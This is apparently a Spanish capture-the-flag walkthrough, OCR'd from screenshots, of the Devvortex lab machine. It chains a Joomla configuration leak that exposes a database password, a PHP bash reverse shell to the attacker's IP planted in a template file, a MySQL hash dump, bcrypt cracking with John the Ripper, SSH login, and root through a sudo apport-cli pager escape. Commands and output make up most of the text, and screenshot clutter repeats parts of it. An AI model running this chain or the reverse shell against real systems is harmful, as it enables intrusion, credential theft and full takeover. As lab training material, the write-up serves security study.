
Este comando obtiene la configuración de la aplicación de una API en la URL proporcionada y utiliza `jq` para formatear y mostrar la salida JSON resultante.

```
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbtype": "mysqli",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "host": "localhost",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "user": "lewis",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "password": "P4ntherg0t1n5r3c0n##",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "db": "joomla",
        "id": 224
      }
```


Nos reveló el usuario Lewis y la contraseña P4ntherg0t1n5r3c0n##



Aquí buscaremos ejecutar código PHP y requiere edición de plantillas.
System-->Templates->Administrator Templates->index.php



Ejecutamos la reverse shell siguiente editando index.php y añadiendo la linea siguiente con la IP correpondiente y el puerto por el que vayamos a escuchar.

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.127/4444 0>&1'");
```


```php
<?php

exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.127.6/4444 0>&1'");
/**
 * @package     Joomla.Administrator
 * @subpackage  Templates.Atum
 * @copyright   (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 * @since       4.0.0
 */

defined('_JEXEC') or die;

use Joomla\CMS\Factory;
use Joomla\CMS\HTML\HTMLHelper;
use Joomla\CMS\Language\Text;
use Joomla\CMS\Layout\LayoutHelper;
use Joomla\CMS\Router\Route;
use Joomla\CMS\Uri\Uri;

/** @var \Joomla\CMS\Document\HtmlDocument $this */

$app   = Factory::getApplication();
```

Press F10 to toggle Full Screen editing.


Usamos el netcat por el puerto 4444 para establecer conexión.

- `nc` : Es el comando para Netcat, una herramienta de red que se utiliza para leer y escribir datos a través de conexiones de red.
- `-l` : Este parámetro indica a Netcat que debe operar en modo de escucha, lo que significa que estará esperando conexiones entrantes.
- `-v` : Habilita el modo de "verbose" (detallado), que mostrará más información sobre las conexiones entrantes y salientes.
- `-n` : Esto le dice a Netcat que no realice la resolución inversa de DNS en las direcciones IP, lo que puede acelerar la respuesta de la conexión.
- `-p 4444` : Especifica el puerto en el que Netcat debe escuchar las conexiones entrantes. En este caso, el puerto es el 4444.

```
nc -lvnp 4444
```



Guardamos el código php y refrescamos la página y el netcat establecerá conexión.



Escalada de privilegios "www-data" -> "rogan"

Sabiendo que las credenciales obtenidas al explotar la vulnerabilidad de fuga de información de Joomla eran para MySQL me conectaré a MySQL y así ver la tabla de usuarios y las contraseñas.
Antes de eso tendremos que estabilizar la shell ya que no funciona correctamente.

```
script /dev/null -c /bin/bash
CTRL + Z
stty raw -echo; fg
```

```
Aqui pulsar enter dos veces, y enter otra vez:
export TERM=xterm
```

Al usar id vemos que este usuario no puede leer la flag.

www-data@devvortex:~/dev.devvortex.htb/administrator$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Ahora usaremos

```
mysql -u lewis -p
```

Introducimos la contraseña del usuario P4ntherg0t1n5r3c0n##

```
┌──(root㉿dttkalimot)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.242]
38452
bash: cannot set terminal process group (874): Inappropr
iate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$ sc
ript /dev/null -c /bin/bash
<ex.htb/administrator$ script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@devvortex:~/dev.devvortex.htb/administrator$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(root㉿dttkalimot)-[/home/kali]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 4444
                               ^C
www-data@devvortex:~/dev.devvortex.htb/administrator$ ^C
www-data@devvortex:~/dev.devvortex.htb/administrator$ ex
port TERM=xtern
www-data@devvortex:~/dev.devvortex.htb/administrator$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@devvortex:~/dev.devvortex.htb/administrator$ my
sql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g
.
Your MySQL connection id is 70
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation a
nd/or its
affiliates. Other names may be trademarks of their respe
ctive
owners.

No entry for terminal type "xtern";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the cu
rrent input statement.

mysql>
```

Ahora buscamos la tabla de usuarios.

```
mysql> show databases;
mysql> use joomla;
mysql> select username,password from sd4fg_users;
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql> _
```

Nos encontramos ante dos hashes BCrypt y otro usuario, Logan.
Copié el hash de Logan.

dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

10.10.14.127 17:50

root@dttkalimot: /home/kali

File Actions Edit View Help

root@dttkalimot: /home/kali/Desktop × root@dttkalimot: /home/kali ×

```
sql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g
.
Your MySQL connection id is 70
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation a
nd/or its
affiliates. Other names may be trademarks of their respe
ctive
owners.

No entry for terminal type "xtern";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the cu
rrent input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and colu
You can turn off this feature to get a quicker startup wit

Database changed
mysql> select username,password from sd4fg_users;
+----------+--------------------------------------------------
| username | password
+----------+--------------------------------------------------
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnY
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJT
+----------+--------------------------------------------------+
2 rows in set (0.00 sec)

mysql> _
```

Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal Ctrl+Shift+X
Split Terminal Horizontally Ctrl+Shift+D
Split Terminal Vertically Ctrl+Shift+R
Collapse Subterminal Ctrl+Shift+E
Toggle Menu Ctrl+Shift+M
Hide Window Borders
Preferences...

Creé un archivo .txt con el hash

dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

root@dttkalimot: /home/kali/HTB/DEVVORTEX

File Actions Edit View Help

root@dttkalimot: /home/kali/Desktop × root@dttkalimot: /home/kali/HTB/DEVVO

```
  GNU nano 7.2                                  hash_contra_logan.txt
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkkIj12_
```

Utilizé John the Ripper con el formato bcrypt y el archivo rockyou.txt para sacar la contraseña.

```
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt
hash_contra_logan.txt
```

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/DEVVORTEX]
└─# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash_contra_logan.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (?)
1g 0:00:00:05 DONE (2024-04-09 17:57) 0.2000g/s 288.0p/s 288.0c/s 288.0C/s lacoste..michel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La contraseña fué extraída muy rápidamente. tequieromucho

Ahora nos conectaremos por SSH a devvortex.htb con el usuario logan

```
ssh logan@devvortex.htb
```

Y usamos la contraseña tequieromucho

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/DEVVORTEX]
└─# ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 09 Apr 2024 09:59:13 PM UTC

  System load:  0.06               Processes:             176
  Usage of /:   63.5% of 4.76GB    Users logged in:       0
  Memory usage: 16%                IPv4 address for eth0: 10.10.11.242
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$ _
```

```
cat users.txt
73d0a08574e07464c5405b7ee23852f1
```

```
Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
73d0a08574e07464c5405b7ee23852f1
logan@devvortex:~$ _
```

Escalada de privilegios "logan" -> "root"

Primero enumeré los privilegios del usuario Logan.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ _
```


Podía ejecutar `/usr/bin/apport-cliwith` sudo, pero necesitaba descubrir cómo explotarlo.

Se encontró un ataque de escalada de privilegios en apport-cli 2.26.0 y versiones anteriores que es similar a CVE-2023-26604. Si un sistema está configurado especialmente para permitir que usuarios sin privilegios ejecuten sudo apport-cli, se configura less como buscapersonas y se puede configurar el tamaño del terminal: un atacante local puede escalar privilegios. Es extremadamente improbable que un administrador del sistema configure sudo para permitir que usuarios sin privilegios realicen esta clase de exploit.

Este es el caso así que crearé un informe de fallos.

```
sudo /usr/bin/apport-cli -f
```

Escogemos:
1
2
Tocamos cualquier tecla
V



```
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1


*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?


Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

***

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze

Press any key to continue... V
..dpkg-query: no packages found matching xorg
..............

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
```

Se abrirá un editor similar a Vi y usando la sintaxis ! se podrá ejecutar código.
Como estaba ejecutando el binario en un contexto privilegiado, podía obtener acceso root ejecutando !/bin/bash:
cambiamos el END del final del reporte a ! y se cambiará a root
Root obtenido con éxito

```
cat /root/root.txt
```

```
73d0a08574e07464c5405b7ee23852f1
root@devvortex:/home/logan# cd ..
root@devvortex:/home# ls
logan
root@devvortex:/home# cd logan/
root@devvortex:/home/logan# ls
user.txt
root@devvortex:/home/logan# cat user.txt
73d0a08574e07464c5405b7ee23852f1
root@devvortex:/home/logan# cat /root/root.txt
2f5acddf5d363ed7d59f3ec9a9c5dd67
root@devvortex:/home/logan# _
```

2f5acddf5d363ed7d59f3ec9a9c5dd67